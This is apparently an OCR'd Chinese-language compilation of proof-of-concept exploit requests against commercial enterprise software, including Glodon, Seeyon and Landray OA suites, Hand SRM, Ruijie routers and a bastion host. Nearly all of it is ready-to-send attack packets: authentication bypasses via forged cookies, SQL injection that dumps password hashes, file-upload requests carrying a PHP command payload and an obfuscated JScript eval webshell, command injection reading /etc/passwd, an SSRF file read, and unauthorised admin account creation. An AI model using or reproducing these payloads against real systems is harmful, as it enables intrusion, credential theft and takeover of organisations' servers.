
验证 POC，获取用户列表 zkec

```
GET /admin/group/x_group.php?id=2

Cookie: admin_id=1; gw_admin_ticket=1;
```




修改用户密码

```
POST /changepass.php?type=2

Cookie: admin_id=1; gw_user_ticket=ffffffffffffffffffffffffffffffff; last_step_param={"this_name":"ceshi","subAuthId":"1"}

old_pass=&password=Asd123!@#123A&repassword=Asd123!@#123A
```



```
POST /?g=obj_app_upfile HTTP/1.1
Host:
Accept: */*
Accept-Encoding: gzip, deflate
Content-Length: 574
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryJpMyThWnAxbcBBQc
User-Agent: Mozilla/5.0 (compatible; MSIE 6.0; Windows NT 5.0; Trident/4.0)

------WebKitFormBoundaryJpMyThWnAxbcBBQc
Content-Disposition: form-data; name="MAX_FILE_SIZE"

10000000
------WebKitFormBoundaryJpMyThWnAxbcBBQc
Content-Disposition: form-data; name="upfile"; filename="vulntest.php"
Content-Type: text/plain

<?php system("id");unlink(__FILE__);?>

------WebKitFormBoundaryJpMyThWnAxbcBBQc
Content-Disposition: form-data; name="submit_post"

obj_app_upfile
------WebKitFormBoundaryJpMyThWnAxbcBBQc
Content-Disposition: form-data; name="__hash__"

0b9d6b1ab7479ab69d9f71b05e0e9445
------WebKitFormBoundaryJpMyThWnAxbcBBQc--
```

默认上传路径 /secgate/webui/attachements/， 访问 attachements/xxx.php 文件



广联达 oa　sql 注入漏洞　POC

POST /Webservice/IM/Config/ConfigService.asmx/GetIMDictionary HTTP/1.1
Host: xxx.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36
Accept: text/html,application/xhtml xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://xxx.com:8888/Services/Identification/Server/Incompatible.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie:
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 88
dasdas=&key=1' UNION ALL SELECT top 1812 concat(F_CODE,':',F_PWD_MD5) from T_ORG_USER –

广联达 oa　后台文件上传漏洞　POC

POST /gtp/im/services/group/msgbroadcastuploadfile.aspx HTTP/1.1
Host: 10.10.10.1:8888

X-Requested-With: Ext.basex
Accept: text/html, application/xhtml+xml, image/jxr, */*
Accept-Language: zh-Hans-CN,zh-Hans;q=0.5
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryFfJZ4PlAZBixjELj
Accept: */*
Origin: http://10.10.10.1
Referer: http://10.10.10.1:8888/Workflow/Workflow.aspx?configID=774d99d7-02bf-42ec-9e27-caeaa699f512&menuitemid=120743&frame=1&modulecode=GTP.Workflow.TaskCenterModule&tabID=40
Cookie:
Connection: close
Content-Length: 421
------WebKitFormBoundaryFfJZ4PlAZBixjELj
Content-Disposition: form-data; filename="1.aspx";filename="1.jpg"
Content-Type: application/text
<%@ Page Language="Jscript" Debug=true%>
<%
var FRWT='XeKBdPAOslypgVhLxcIUNFmStvYbnJGuwEarqkifjTHZQzCoRMWD';
var GFMA=Request.Form("qmq1");
var ONOQ=FRWT(19) + FRWT(20) + FRWT(8) + FRWT(6) + FRWT(21) + FRWT(1);
eval(GFMA, ONOQ);
%>
------WebKitFormBoundaryFfJZ4PlAZBixjELj—

汉得 SRM tomcat.jsp 登录绕过漏洞 POC

/tomcat.jsp?dataName=role_id&dataValue=1
/tomcat.jsp?dataName=user_id&dataValue=1
然后访问后台：/main.screen

辰信景云终端安全管理系统 login SQL 注入漏洞 POC

POST /api/user/login
captcha=&password=21232f297a57a5a743894a0e4a801fc3&username=admin'and(select*from(select+sleep(3))a)='

致远 OA 协同管理软件无需登录 getshell


访问： ip/seeyon/htmlofficeservlet

如果出现下图所示的内容，表示存在漏洞。


构造 PoC

DBSTEP V3.0 355 0 666 DBSTEP=OKMLIKIV
OPTION=S3WYOSWLBSGr
currentUserId=zUCTwigsziCAPLesw4gsw4oEwV66
CREATEDATE=wUghPB3szB3Xwg66
RECORDID=qLSGw4SXzLeGw4V3wUw3zUoXwid6
originalFileId=wV66
originalCreateDate=wUghPB3szB3Xwg66
FILENAME=qfTdqfTdqfTdVaxJeAJQBRI3dExQyYOdNAIfeaxsdGhiyYITcATdN1liN4KXwiVGzfT2dEg6
needReadFile=yRWZdAS6
originalCreateDate=wLSGP4oEzLKAz4=iz=66
webshell

访问 webshell



锐捷 Ruijie 路由器命令执行-CVE-2023-3450



icon_hash="-399311436"

favicon图标特征


FOFA网络测绘搜索

```
icon_hash="-399311436"
```

该漏洞属于后台漏洞，需要输入密码进入后台（默认密码 admin）

总体概览处可查看设备型号与当前版本

点击左下角的“网络诊断”，在“Tracert 检测”的“地址”框中，输入 127.0.0.1;cat /etc/passwd，接着点击“开始检测”，会在检测框中回显命令执行结果。



127.0.0.1|id

命令执行数据包

GET /cgi-bin/luci/;stok=9ba3cc411c1cd8cf7773a2df4ec43d65/admin/diagnosis?diag=tracert&tracert_address=127.0.0.1%3Bcat+%2Fetc%2Fpasswd&seq=1 HTTP/1.1
Host: IP:PORT
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
DNT: 1
Connection: close
Referer: http://IP:PORT/cgi-bin/luci/;stok=9ba3cc411c1cd8cf7773a2df4ec43d65/admin/diagnosis
Cookie: sysauth=b0d95241b0651d5fbaac5de8dabd2110

目前厂商已发布升级补丁修复漏洞，补丁获取链接：https://www.ruijie.com.cn/
该漏洞由于正常功能过滤不严格导致存在命令注入，并且需要高权限账号登录操作，建议修改登录密码为强口令，通过白名单控制访问原地址。

蓝凌 oa 前台代码执行漏洞 CNVD-2021-28277

fofa 查询语句

app="Landray-OA 系统"


漏洞复现

漏洞链接：

/sys/ui/extend/varkind/custom.jsp

漏洞数据包：

POST /sys/ui/extend/varkind/custom.jsp HTTP/1.1
Host:
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1)
Accept: */*
Connection: Keep-Alive
Content-Length: 42
Content-Type: application/x-www-form-urlencoded
var={"body":{"file":"file:///etc/passwd"}}



安恒明御运维审计与风险控制系统堡垒机任意用户注册

POST /service/?unix:/../../../../var/run/rpc/xmlrpc.sock|http://test/wsrpc HTTP/1.1

Host: xxx

Cookie: LANG=zh; USM=0a0e1f29d69f4b9185430328b44ad990832935dbf1b90b8769d297dd9f0eb848

Cache-Control: max-age=0

Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="100", "Google Chrome";v="100"

Sec-Ch-Ua-Mobile: ?0

Sec-Ch-Ua-Platform: "Windows"

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

Sec-Fetch-Site: none

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Connection: close

Content-Length: 1121

<?xml version="1.0"?>

<methodCall>

<methodName>web.user_add</methodName>

<params>

<param>

<value>

<array>

<data>
<value>
<string>admin</string>
</value>
<value>
<string>5</string>
</value>
<value>
<string>XX.XX.XX.XX</string>
</value>
</data>
</array>
</value>
</param>
<param>
<value>
<struct>
<member>
<name>uname</name>
<value>
<string>deptadmin</string>
</value>
</member>
<member>
<name>name</name>
<value>
<string>deptadmin</string>
</value>
</member>
<member>
<name>pwd</name>
<value>
<string>Deptadmin@123</string>
</value>
</member>
<member>
<name>authmode</name>
<value>
<string>1</string>
</value>
</member>
<member>
<name>deptid</name>
<value>

<string></string>
</value>
</member>
<member>
<name>email</name>
<value>
<string></string>
</value>
</member>
<member>
<name>mobile</name>
<value>
<string></string>
</value>
</member>
<member>
<name>comment</name>
<value>
<string></string>
</value>
</member>
<member>
<name>roleid</name>
<value>
<string>101</string>
</value>
</member>
</struct></value>
</param>
</params>
</methodCall>